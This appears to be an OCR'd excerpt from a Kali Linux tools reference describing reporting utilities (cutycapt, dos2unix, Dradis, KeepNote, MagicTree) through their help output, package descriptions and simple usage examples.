
cutycapt – Utility to capture WebKit's rendering of a web page

```
root@kali:~# cutycapt --help
 -----------------------------------------------------------------------------
 Usage: CutyCapt --url=http://www.example.org/ --out=localfile.png
 -----------------------------------------------------------------------------
  --help                         Print this help page and exit
  --url=<url>                    The URL to capture (http:...|file:...|...)
  --out=<path>                   The target file (.png|pdf|ps|svg|jpeg|...)
  --out-format=<f>               Like extension in --out, overrides heuristic
  --min-width=<int>              Minimal width for the image (default: 800)
  --min-height=<int>             Minimal height for the image (default: 600)
  --max-wait=<ms>                Don't wait more than (default: 90000, inf: 0)
  --delay=<ms>                   After successful load, wait (default: 0)
  --user-style-path=<path>       Location of user style sheet file, if any
  --user-style-string=<css>      User style rules specified as text
  --header=<name>:<value>        request header; repeatable; some can't be set
  --method=<get|post|put>        Specifies the request method (default: get)
  --body-string=<string>         Unencoded request body (default: none)
  --body-base64=<base64>         Base64-encoded request body (default: none)
  --app-name=<name>              appName used in User-Agent; default is none
  --app-version=<version>        appVers used in User-Agent; default is none
  --user-agent=<string>          Override the User-Agent header Qt would set
  --javascript=<on|off>          JavaScript execution (default: on)
  --java=<on|off>                Java execution (default: unknown)
  --plugins=<on|off>             Plugin execution (default: unknown)
  --private-browsing=<on|off>    Private browsing (default: unknown)
  --auto-load-images=<on|off>    Automatic image loading (default: on)
  --js-can-open-windows=<on|off> Script can open windows? (default: unknown)
  --js-can-access-clipboard=<on|off> Script clipboard privs (default: unknown)
  --print-backgrounds=<on|off>   Backgrounds in PDF/PS output (default: off)
  --zoom-factor=<float>          Page zoom factor (default: no zooming)
  --zoom-text-only=<on|off>      Whether to zoom only the text (default: off)
 --http-proxy=<url>            Address for HTTP proxy server (default: none)
-----------------------------------------------------------------------------
 <f> is svg,ps,pdf,itext,html,rtree,png,jpeg,mng,tiff,gif,bmp,ppm,xbm,xpm
-----------------------------------------------------------------------------
http://cutycapt.sf.net - (c) 2003-2010 Bjoern Hoehrmann - bjoern@hoehrmann.de
```

CUTYCAPT USAGE EXAMPLE

Take a capture of the URL *(-url=http://www.kali.org)* and save it to disk *(-out=kali.png)*:

```
root@kali:~# cutycapt --url=http://www.kali.org --out=kali.png
QFont::setPixelSize: Pixel size <= 0 (0)
QFont::setPixelSize: Pixel size <= 0 (0)
```


kali.png
Image
Edit
View
Go
Help
Previous
Next
KALI LINUX
The most advanced penetration testing distribution, ever.
KALI LINUX
PENETRATION TESTING, REDEFINED.
Free Device Scanner
DOWNLOADS
DOCUMENTATION
COMMUNITY
OFFENSIVE SECURITY
App. Security Service
998 × 2341 pixels 1.2 MB 30%
1 / 1

CATEGORIES: REPORTING TOOLS, WEB APPLICATIONS*TAGS:* REPORTING, WEBAPPS

dos2unix

DOS2UNIX PACKAGE DESCRIPTION

This package contains utilities dos2unix, unix2dos, mac2unix, unix2mac to convert the line endings of text files between UNIX (LF), DOS (CRLF) and Mac (CR) formats. Text files under Windows and DOS typically have two ASCII characters at the end of each line: CR (carriage return) followed by LF (line feed). Older Macs used just CR, while UNIX uses just LF. While most modern editors can read all these formats, there may still be a need to convert files between them. This is the classic utility developed in 1989.

dos2unix Homepage | Kali dos2unix Repo

- Author: Erwin Waterlander, Christian Wurll, Bernd Johannes Wuebben, Benjamin Lin
- License: FreeBSD

TOOLS INCLUDED IN THE DOS2UNIX PACKAGE

unix2dos–Convertfromunixtodos

```
root@kali:~# unix2dos -h
unix2dos 6.0 (2012-05-06)
Usage: unix2dos [options] [file ...] [-n infile outfile ...]
 -ascii                convert only line breaks (default)
 -iso                  conversion between DOS and ISO-8859-1 character set
   -1252               Use Windows code page 1252 (Western European)
   -437                Use DOS code page 437 (US) (default)
   -850                Use DOS code page 850 (Western European)
   -860                Use DOS code page 860 (Portuguese)
   -863                Use DOS code page 863 (French Canadian)
   -865                Use DOS code page 865 (Nordic)
 -7                    Convert 8 bit characters to 7 bit space
 -c, --convmode        conversion mode
   convmode            ascii, 7bit, iso, mac, default to ascii
 -f, --force           force conversion of binary files
 -h, --help            give this help
 -k, --keepdate        keep output file date
 -L, --license         display software license
 -l, --newline         add additional newline
 -m, --add-bom         add UTF-8 Byte Order Mark
 -n, --newfile         write to new file
   infile              original file in new file mode
   outfile             output file in new file mode
 -o, --oldfile         write to old file
```

```
   file ...            files to convert in old file mode
 -q, --quiet           quiet mode, suppress all warnings
                      always on in stdio mode
 -s, --safe            skip binary files (default)
 -F, --follow-symlink  follow symbolic links and convert the targets
 -R, --replace-symlink replace symbolic links with converted files
                      (original target files remain unchanged)
 -S, --skip-symlink    keep symbolic links and targets unchanged (default)
 -V, --version         display version number
```

unix2mac–Convertfromunixtomac

```
root@kali:~# unix2mac -h
unix2mac 6.0 (2012-05-06)
Usage: unix2mac [options] [file ...] [-n infile outfile ...]
 -ascii                convert only line breaks (default)
 -iso                  conversion between DOS and ISO-8859-1 character set
   -1252               Use Windows code page 1252 (Western European)
   -437                Use DOS code page 437 (US) (default)
   -850                Use DOS code page 850 (Western European)
   -860                Use DOS code page 860 (Portuguese)
   -863                Use DOS code page 863 (French Canadian)
   -865                Use DOS code page 865 (Nordic)
 -7                    Convert 8 bit characters to 7 bit space
 -c, --convmode         conversion mode
   convmode             ascii, 7bit, iso, mac, default to ascii
 -f, --force            force conversion of binary files
 -h, --help             give this help
 -k, --keepdate         keep output file date
 -L, --license          display software license
 -l, --newline          add additional newline
 -m, --add-bom          add UTF-8 Byte Order Mark
 -n, --newfile          write to new file
   infile              original file in new file mode
   outfile             output file in new file mode
 -o, --oldfile          write to old file
   file ...             files to convert in old file mode
 -q, --quiet            quiet mode, suppress all warnings
                      always on in stdio mode
 -s, --safe             skip binary files (default)
 -F, --follow-symlink  follow symbolic links and convert the targets
 -R, --replace-symlink replace symbolic links with converted files
                      (original target files remain unchanged)
 -S, --skip-symlink    keep symbolic links and targets unchanged (default)
 -V, --version        display version number
```

dos2unix–Convertfromdostounix

```
root@kali:~# dos2unix -h
dos2unix 6.0 (2012-05-06)
Usage: dos2unix [options] [file ...] [-n infile outfile ...]
 -ascii               convert only line breaks (default)
 -iso                 conversion between DOS and ISO-8859-1 character set
   -1252              Use Windows code page 1252 (Western European)
   -437               Use DOS code page 437 (US) (default)
   -850               Use DOS code page 850 (Western European)
   -860               Use DOS code page 860 (Portuguese)
   -863               Use DOS code page 863 (French Canadian)
   -865               Use DOS code page 865 (Nordic)
 -7                   Convert 8 bit characters to 7 bit space
 -c, --convmode        conversion mode
   convmode           ascii, 7bit, iso, mac, default to ascii
 -f, --force          force conversion of binary files
 -h, --help           give this help
 -k, --keepdate        keep output file date
 -L, --license        display software license
 -l, --newline        add additional newline
 -m, --add-bom        add UTF-8 Byte Order Mark
 -n, --newfile        write to new file
   infile             original file in new file mode
   outfile            output file in new file mode
 -o, --oldfile        write to old file
   file ...           files to convert in old file mode
 -q, --quiet          quiet mode, suppress all warnings
                     always on in stdio mode
 -s, --safe           skip binary files (default)
 -F, --follow-symlink  follow symbolic links and convert the targets
 -R, --replace-symlink replace symbolic links with converted files
                     (original target files remain unchanged)
 -S, --skip-symlink    keep symbolic links and targets unchanged (default)
 -V, --version        display version number
```

mac2unix–Convertfrommactounix

```
root@kali:~# mac2unix -h
mac2unix 6.0 (2012-05-06)
Usage: mac2unix [options] [file ...] [-n infile outfile ...]
 -ascii               convert only line breaks (default)
 -iso                 conversion between DOS and ISO-8859-1 character set
```

```
   -1252               Use Windows code page 1252 (Western European)
   -437                Use DOS code page 437 (US) (default)
   -850                Use DOS code page 850 (Western European)
   -860                Use DOS code page 860 (Portuguese)
   -863                Use DOS code page 863 (French Canadian)
   -865                Use DOS code page 865 (Nordic)
 -7                    Convert 8 bit characters to 7 bit space
 -c, --convmode        conversion mode
   convmode            ascii, 7bit, iso, mac, default to ascii
 -f, --force           force conversion of binary files
 -h, --help            give this help
 -k, --keepdate        keep output file date
 -L, --license         display software license
 -l, --newline         add additional newline
 -m, --add-bom         add UTF-8 Byte Order Mark
 -n, --newfile         write to new file
   infile              original file in new file mode
   outfile             output file in new file mode
 -o, --oldfile         write to old file
   file ...            files to convert in old file mode
 -q, --quiet           quiet mode, suppress all warnings
                       always on in stdio mode
 -s, --safe            skip binary files (default)
 -F, --follow-symlink  follow symbolic links and convert the targets
 -R, --replace-symlink replace symbolic links with converted files
                       (original target files remain unchanged)
 -S, --skip-symlink    keep symbolic links and targets unchanged (default)
 -V, --version         display version number
```

UNIX2DOS USAGE EXAMPLE

```
root@kali:~# unix2dos -n unix.txt dos.txt
unix2dos: converting file unix.txt to file dos.txt in DOS format ...
```

UNIX2MAC USAGE EXAMPLE

```
root@kali:~# unix2mac -n unix.txt mac.txt
unix2mac: converting file unix.txt to file mac.txt in Mac format ...
```

DOS2UNIX USAGE EXAMPLE

```
root@kali:~# dos2unix -n dos.txt unix2.txt
dos2unix: converting file dos.txt to file unix2.txt in Unix format ...
```

MAC2UNIX USAGE EXAMPLE

```
root@kali:~# mac2unix -n mac.txt unix3.txt
```

```
mac2unix: converting file mac.txt to file unix3.txt in Unix format ...
```

CATEGORIES: REPORTING TOOLS*TAGS:* REPORTING

Dradis

DRADIS PACKAGE DESCRIPTION

Dradis is an open source framework to enable effective information sharing, specially during security assessments. Dradis is a self-contained web application that provides a centralised repository of information to keep track of what has been done so far, and what is still ahead.

Features include:

- Easy report generation.
-
- Support for attachments.
-
- Integration with existing systems and tools through server plugins.
-
- Platform independent.
-


Source: http://dradisframework.org/

Dradis Homepage | Kali Dradis Repo

- Author: Security Roots
- License: GPLv2

DRADIS USAGE EXAMPLE

```
root@kali:~# service dradis start
```


Welcome to Dradis - Iceweasel
File Edit View History Bookmarks Tools Help
Welcome to Dradis
https://127.0.0.1:3004/sessions/init
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
welcome to dradis
Initialize

Server password

This server does not have a password yet, please set up one:

Password

Confirm Password

Meta-Server

You can create a new project or checkout one from the Meta-Server:

New project ●
Checkout project ○

Effective information sharing - http://dradisframework.org

CATEGORIES: REPORTING TOOLS*TAGS:* GUI, REPORTING

KeepNote

KEEPNOTE PACKAGE DESCRIPTION

KeepNote is a note taking application that works on Windows, Linux, and MacOS X. With KeepNote, you can store your class notes, TODO lists, research notes, journal entries, paper outlines, etc in a simple notebook hierarchy with rich-text formatting, images, and more. Using full-text search, you can retrieve any note for later reference.

KeepNote is designed to be cross-platform (implemented in Python and PyGTK) and stores your notes in simple and easy to manipulate file formats (HTML and XML). Archiving and transferring your notes is as easy as zipping or copying a folder.

Features:

- Rich-text formatting (e.g. Bullet point lists, Inline images)
- Hierarchical organization for notes
- Web links and note-to-note links
- Full-text search
- Integrated screenshot
- File attachments
- Spell checking (via gtkspell)
- Auto-saving
- Built-in backup and restore (archive to zip files)
- Extensions (i.e. “plugins”)
- Cross-platform (Linux, Windows, MacOS X)

Source: http://keepnote.org/

KeepNote Homepage | Kali KeepNote Repo

- Author: Matt Rasmussen
- License: GPLv2


TOOLS INCLUDED IN THE KEEPNOTE PACKAGE

keepnote–Cross-platformnote-takingandorganizationapplication

Store your class notes, TODO lists, research notes, journal entries, paper outlines, etc in a simple notebook hierarchy with rich-text formatting, images, and more.

KEEPNOTE USAGE EXAMPLE

```
root@kali:~# keepnote
```


new
File Edit Search View Go Tools Window Help
new
Trash
Title
Created time
Modified time
Notebook saved

CATEGORIES: REPORTING TOOLS *TAGS:* GUI, REPORTING

MagicTree

MAGICTREE PACKAGE DESCRIPTION

MagicTree is a penetration tester productivity tool. It is designed to allow easy and straightforward data consolidation, querying, external command execution and (yeah!) report generation. In case you wonder, "Tree" is because all the data is stored in a tree structure, and "Magic" is because it is designed to magically do the most cumbersome and boring part of penetration testing – data management and reporting.

Source: http://www.gremwell.com/

MagicTree Homepage | Kali MagicTree Repo

- Author: Gremwell BVBA
- License: Other

